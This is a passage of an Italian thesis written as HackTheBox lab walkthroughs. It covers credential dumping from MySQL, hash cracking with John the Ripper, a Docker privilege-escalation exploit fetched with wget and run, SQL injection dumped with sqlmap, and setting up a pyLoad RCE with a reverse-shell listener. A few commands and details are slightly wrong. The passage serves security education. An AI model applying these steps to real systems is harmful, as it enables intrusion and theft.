Esaminando cosa è successo sulla porta in ascolto (Figura 3.6), notiamo che il tutto è andato a buon fine ed abbiamo ottenuto una *BackShell*.



Figura 3.6: Ottenimento della BackShell

Termina dunque, in questo momento, la fase di *Vulnerability Analysis*.

3.3 Exploitation

Entriamo ora nella fase di *Exploitation*, una delle fasi cruciali del nostro test, dove cerchiamo di sfruttare le vulnerabilità identificate nella fase precedente per ottenere l'accesso non autorizzato al sistema o alle risorse target.

Tramite il comando `ls`, grazie al quale possiamo elencare i file e le directory presenti in una determinata directory, tentiamo di trovare qualcosa di interessante, senza successo.




Figura 3.7: Esecuzione comando ls

Successivamente, decidiamo di provare ad eseguire il comando `ls -la /`, utile per elencare i file e le directory nella radice del sistema di file; questa volta i risultati sono ben diversi in quanto notiamo la presenza di un file che potrebbe servirci: `entrypoint.sh`.

Quindi, procediamo con l'analizzare cosa è presente nel file (Figura 3.9), utilizzando il comando `cat` per visualizzare il contenuto di un file.

All'interno del file, troviamo username e password per un database MySQL che finalmente ci permetterà di ottenere username e password per Cacti.




Figura 3.8: Esecuzione comando `ls -la /`




Figura 3.9: Contenuto del file `entrypoint.sh`

Eseguendo il comando `mysql -host=db -user=root -password = root cacti -e "show tables"`, siamo in grado di vedere tutte le tabelle presenti all'interno del database.



Figura 3.10: Tabelle prensenti del database MySQL




Figura 3.11: Contenuto della tabella `user_auth`

Una tabella, in particolare, cattura la nostra attenzione, ovvero `user_auth` che potenzialmente contiene username e password per Cacti (Figura 3.11). Tramite un'ulteriore query, ovvero `SHOW * FROM user_auth`, mostriamo il contenuto della tabella precedentemente citata.

Notiamo subito un utente di username "*marcus*" e password criptata secondo l'algortimo *Blowfish*. Il prossimo step è quello di decriptare la password e per fare ciò utilizziamo lo strumento `john`, John The Ripper (ottenuto tramite la pagina Github `https://github.com/openwall/john.git`), che permette di individuare password deboli facili da decriptare o da indovinare tramite l'utilizzo di una wordlist, `rockyou.txt` nel nostro caso, contenente una raccolta enorme di password. Utilizziamo `john` su un file chiamato `marcus.hash`, creato in precedenza, contenente la password criptata di marcus. Il risultato è mostrato in Figura 3.12




Figura 3.12: Risultato dell'esecuzione dello strumento `john`

Grazie a questo passaggio troviamo quindi le credenziali per l'accesso a Cacti, ovvero:

- username = *marcus*
- password = *funkymonkey*

Effettuiamo ora il login alla macchina remota come *marcus* (Figura 3.13 e reperiamo la user flag dal file `user.txt`, riquadrata di rosso in Figura 3.14.




Figura 3.13: Login alla macchina remota



Figura 3.14: Ottenimento della user flag

3.4 Post-Exploitation

Una volta ottenuta la user flag, termina la fase di Exploitation ed inizia la fase finale del test, ovvero la fase di Post-Exploitation. Durante questa fase avviene la cosiddetta *Privilege escalation*; dopo che il tester ha avuto successo nell'ottenere l'accesso non autorizzato ad un sistema o ad una rete, egli cerca di ottenere accesso amministrativo o di root ad un sistema o ad una risorsa.

Per poter arrivare a determinare la root flag, il prossimo passaggio è quello di effettuare un controllo della versione del *Docker* (Figura 3.15) per capire se è vulnerabile a qualche exploit, cosa che si rivela positiva.



Figura 3.15: Versione del Docker

Perciò, una volta determinato l'exploit tramite una ricerca online, lo scarichiamo sulla macchina di marcus (Figura 3.16). L'exploit d'interesse si chiama `UncleJ4ck` ed è reperibile all'indirizzo GitHub `https://github.com/UncleJ4ck/CVE-2021-41091.git`.



Figura 3.16: Clonazione dell'exploit ed avvio server HTTP

Inoltre, come si nota in Figura 3.16, viene utilizzato il comando `python3 -m http.server 80`, utile per avviare un semplice server HTTP in Python 3, che serve a trasferire file dalla directory corrente sulla porta 80, grazie al quale è possibile condividere rapidamente file in locale.

Infatti, grazie a tale comando, siamo in grado di trasferire senza problemi il file `exp.sh` tramite il comando `wget http://10.10.14.63/exp.sh`, dove l'indirizzo IP è chiaramente riferito alla macchina locale, alla macchina di marcus. Successivamente, tramite l'ulteriore comando `chmod +x exp.sh`, rendiamo eseguibile il file `exp.sh` e lo eseguiamo di conseguenza.

Notiamo che, nella sezione riquadrata di rosso in Figura 3.17, ci vengono fornite delle istruzioni, le quali ci dicono che per utilizzare la Shell ci dobbiamo muovere al path `/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged` e poi eseguire il comando `./bin/bash -p`.




Figura 3.17: Esecuzione del file `exp.sh`

Infine, una volta fatto ciò, saremo in grado di trovare la root flag contenuta nel file `root.txt`, riquadrata di rosso in Figura 3.18.




Figura 3.18: Ottenimento della root flag

CAPITOLO 4

Una seconda esperienza di Red Team

In questo capitolo, come avviene anche per i Capitoli 3 e 5, viene eseguita un'esperienza di Red Team su macchina reale. Anche in questo test sono descritti la metodologia ed i vari strumenti utili all'ottenimento dell'accesso al sistema User e sistema Root. La macchina reale attaccata, descritta nel presente capitolo, fa parte di HackTheBox, un laboratorio online dove possono essere testate e migliorate le proprie conoscenze riguardo il campo della cybersecurity, ed è chiamata "PC". Non occorre alcun tipo di abbonamento in quanto essa è in stato di "active", essa è analizzata in uno scenario di sistema operativo Linux, come la macchina del Capitolo 3.

4.1 Information Gathering

Analogamente a quanto fatto per la macchina precedente, il primo passo è la connessione alla VPN di HackTheBox. Quindi, come già descritto alla Sezione 3.1, una volta scaricato il file `.ovpn`, ci rechiamo su terminale, nella directory dove è stato salvato il file, e possiamo collegarci alla VPN tramite il comando `sudo openvpn nome_file.ovpn`.

Successivamente, creiamo una cartella specifica sul desktop di Kali Linux, relativa alla macchina target, in modo che tutti gli strumenti e file utilizzati saranno contenuti all'interno di tale cartella; dunque, nel nostro caso, creiamo una cartella chiamata "*PC*" e tutto ciò che utilizzeremo verrà reindirizzato alla directory `HackTheBox/PC`. Terminata la connessione alla VPN, accendiamo la macchina su HackTheBox e ciò che notiamo è la comparsa dell'indirizzo IP (`10.10.11.214`) relativo alla macchina remota *PC*. Inizia ora la vera e propria fase di *Information Gathering*, ovvero la fase di raccolta di informazioni utili ad un attacco. Tramite lo strumento `nmap` eseguiamo il cosiddetto *port-scanning* (Figura 4.1), mirato all'individuazione di porte aperte su un computer bersaglio. In particolare il comando utilizzato è `sudo nmap -p- -sC -sV 10.10.11.214`; i parametri utilizzati sono:

- `sudo`; sta per "*super usero do*" e permette di eseguire i comandi come amministratore;
- `-p-`; specifica che si desidera eseguire una scansione su tutte le 65.536 porte TCP (Transmission Control Protocol);
- `-sC`; è utilizzato per lo script di default sul target, che fornisce informazioni aggiuntive su quest'ultimo, rivela vulnerabilità e può eseguire alcune azioni automatiche di riconoscimento e analisi;
- `-sV`; sonda le porte aperte e determina le informazioni su servizio/versione;

- `10.10.11.214`; rappresenta, come detto in precedenza, l'indirizzo IP della macchina target.




Figura 4.1: Risultato della scansione effettuata tramite lo strumento nmap

Dalla scansione notiamo due porte aperte, la 22 e la 50051, rispettivamente legate al servizio *ssh* e *unknown*. Termina, dunque, la fase di *Information Gathering* ed inizia quella di *Vulnerability Analysis*.

4.2 Vulerability Analysis

Sappiamo che questa fase è finalizzata ad identificare e classificare i rischi e le vulnerabilità. La prima cosa da fare è necessariamente capire per che cosa sia usata la porta 50051. Dopo una ricerca sul Browser (`https://xrpl.org/configure-grpc.html`) notiamo che essa è la porta di default per il canale gRPC, un moderno sistema di remote procedure call che, grazie a tecniche di processo innovative, rende possibile una comunicazione particolarmente efficiente all'interno delle architetture client-server distribuite.

Possiamo, dunque, accedere al server utilizzando uno specifico tool chiamato `gRPC UI`, interfaccia utente grafica (UI) che può essere utilizzata per esaminare e interagire con, appunto, servizi gRPC. Per effettuare tale connessione utilizziamo il comando da terminale `grpcui -plaintext 10.10.11.214:50051`, dove:

- `-plaintext` specifica di utilizzare la modalità "*plaintext*" per la connessione gRPC, in questo modo le comunicazioni non sono crittografate;
- `10.10.11.214` è l'indirizzo IP della macchina bersaglio;
- `50051` è la porta di cui si parlava precedentemente.




Figura 4.2: Utilizzo dello strumento *gRPC UI*

Una volta eseguito il comando, si aprirà la pagina Web presente in Figura 4.3.

Prima di creare un nuovo account con il quale possiamo proseguire, si può provare ad accedere con alcune delle coppie username-password più comuni, come, per esempio, root-password, administrator-administrator, admin-admin, etc. ed effettivamente sembra che admin-admin sia una combinazione corretta. Effettuando il login tramite tali credenziali




Figura 4.3: gRPC Web UI



Figura 4.4: Id e token relativi all'account di username "*admin*" e password "*admin*"

riusciamo ad ottenere id e token (Figura 4.4), i quali saranno fondamentali per reperire le informazioni relative a tale account.

Tramite il metodo `getInfo` (Figura 4.5), dove nel campo `token` inseriremo il valore precedentemente trovato, e lo stesso per il campo `id`, procediamo con il trovare alcuni informazioni, grazie alle quali possiamo continuare con la nostra esperienza di Red Teaming.

Notando la possibilità che sia presente una vulnerabilità di tipo *SQL Injection* sul parametro `id`, ci spostiamo su *BurpSuite*, tool utile per identificare e risolvere vulnerabilità e falle di sicurezza nelle applicazioni web. Le due principali funzionalità che possiamo sfruttare per raggiungere il nostro scopo sono:

- *Proxy Web:* consente di modificare "al volo" i dati che passiamo al server o la risposta del server verso il nostro browser.
- *Repeater:* utile per l'exploiting manuale delle vulnerabilità. Non fa altro che prendere una richiesta esistente, comprensiva di tutti gli header, e ripeterla a seconda dei parametri che andremo a modificare.

Clicchiamo, dunque, sul pulsante "*Invoke*" presente in Figura 4.5 e catturiamo la richiesta su BurpSuite (Figura 4.6).




Figura 4.5: Metodo `getInfo`



Figura 4.6: Risultato ottenuto su *BurpSuite*

Per il discorso fatto precedentemente riguardo la possibilità della presenza di una *SQL Injection* sul parametro `id`, inviamo il risultato ottenuto al *Repeater*.




Figura 4.7: Request e Response del Repeater

Procediamo con il modificare il valore dell'id come "*831**", dove * è un injection marker che *SQLMap* utilizza per rilevare la presenza di una vulnerabilità di SQL injection, e, successivamente, utilizziamo il tool *SQLmap* precedentemente citato per effettuare una richiesta di tipo POST usando la richiesta dell'immagine precedente (salvata in un file di nome `prova.req`) tramite il comando `sqlmap -r prova.req --dump`. Analizziamo i parametri del comando:

- `-r prova.req`; specifica il percorso del file `prova.req`, che contiene la richiesta HTTP da analizzare e sfruttare per la possibile SQL Injection.
- `--dump`; indica a SQLMap di eseguire un'operazione di "*dump*", ovvero, se la SQL Injection è riuscita e SQLMap è riuscito a ottenere l'accesso al database, questa opzione fa in modo che SQLMap scarichi i dati dal database e li mostri sullo schermo (Figura 4.9).



Figura 4.8: Comando `sqlmap -r prova.req --dump`



Figura 4.9: Ottenimento dello username e della password presenti nel database

Abbiamo finalmente ottenuto *username* e *password* di uno user; termina dunque la fase di *Vulnerability Analysis* ed inizia la fase cruciale di *Exploitation*.

4.3 Exploitation

Le credenziali dello user che abbiamo carpito sono:

- *username:* sau
- *password:* HereIsYourPassWord1431

Grazie a quanto trovato, possiamo effettuare il login alla macchina remota come sau e possiamo, dunque, reperire la user flag dal file `user.txt`, riquadrata di rosso in Figura 4.11.




Figura 4.10: Accesso alla macchina remota come *sau*




Figura 4.11: Ottenimento della user flag

Non ci resta, quindi, che ottenere la root flag nell'ultima fase rimanente, la *Post-Exploitation*.

4.4 Post-Exploitation

Procediamo con l'analisi di tutte le connessioni di rete attive, le porte in ascolto e i relativi processi associati sui sistemi Unix-like tramite il tool `netstat`. Per fare ciò sfruttiamo il comando `netstat -ntlp`, dove:

- `-n`; indica a netstat di mostrare gli indirizzi IP ed i numeri di porta in formato numerico anziché tentare la risoluzione inversa degli indirizzi IP in nomi di host.
- `-t`; specifica di visualizzare solo le connessioni TCP.
- `-l`; indica di visualizzare solo le porte in ascolto.
- `-p`; permette di mostrare anche l'ID del processo ed il nome del programma associato a ogni connessione o porta in ascolto.

Il risultato del comando è visibile in Figura 4.12.

```
-bash-5.0$ netstat -nltp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9666            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::50051                :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
-bash-5.0$
```

Figura 4.12: Risultato ottenuto tramite lo strumento `netstat`

A questo punto, per scegliere la porta da studiare, notiamo che le porte 50051 e 22 sono le due porte derivanti dal risultato dell'*enumeration*, la porta 53 è una porta standard e, quindi, la scelta ricade sulla 8000 o sulla 9666. Tuttavia, poiché le "*high ports*" (o porte alte) tendono ad essere meno utilizzate, decidiamo di studiare la porta 8000.

Tramite il comando `ssh -L 8888:127.0.0.1:8000 sau@10.10.11.214` creiamo un tunnel SSH locale utilizzando il *port forwarding*; in particolare, creiamo un tunnel tra la porta 8888 della macchina locale e la porta 8000 del server remoto all'indirizzo IP `127.0.0.1` (Figura 4.13). Nel dettaglio:

- `-L`; indica il port forwarding locale.
- `8888`; è il numero di porta locale da cui il tunnel sarà in ascolto.
- `127.0.0.1:8000`; è l'indirizzo IP ed il numero di porta del server remoto alla quale il traffico verrà instradato tramite il tunnel.
- `sau@10.10.11.214`; sono l'utente e l'indirizzo IP del server remoto a cui desideriamo connetterci tramite SSH.

```
┌──(kali㉿kali)-[~]
└─$ ssh -L 8888:127.0.0.1:8000 sau@10.10.11.214
sau@10.10.11.214's password:
Last login: Tue Aug 22 12:44:13 2023 from 10.10.14.57
-bash-5.0$
```

Figura 4.13: Risultato del comando `ssh -L 8888:127.0.0.1:8000 sau@10.10.11.214`

A questo punto, visitando l'indirizzo `127.0.0.1:8888` sul browser, si aprirà la pagina in Figura 4.14.




Figura 4.14: Pagina Web pyLoad

Quindi, verifichiamo la versione di pyLoad con il comando `pyload -version` ed essa risulta essere la `0.5.0`. Perciò, nuovamente, cerchiamo sul Browser un'eventuale vulnerability di questa versione e la troviamo sulla pagina GitHub `https://github.com/bAuh0lz/CVE-2023-0297_Pre-auth_RCE_in_pyLoad.git`. La vulnerabilità ci dice che l'exploit può essere effettuato tramite l'esecuzione del codice presente in Figura 4.15.



Figura 4.15: Codice per l'exploit della Versione `0.5.0` di pyLoad

Il codice va leggermente ritoccato; per eseguirlo correttamente, è necessaria l'esistenza di un file eseguibile il cui nome può essere assegnato a piacere (`revshell.sh`, nel nostro caso) contenente la riga di codice presente in Figura 4.16.




Figura 4.16: Codice contenuto nel file `revshell.sh`

Per rendere tale file eseguibile, utilizziamo il comando `chmod +x revshell.sh`, come già fatto nella Sezione 3.4. Inoltre, come è facile notare dal codice precedentemente citato, è opportuno mettere la porta 1337 in ascolto tramite il comando `nc -nvlp 1337`, dove i parametri utilizzati sono gli stessi descritti per il test precedente alla Sezione 3.2.

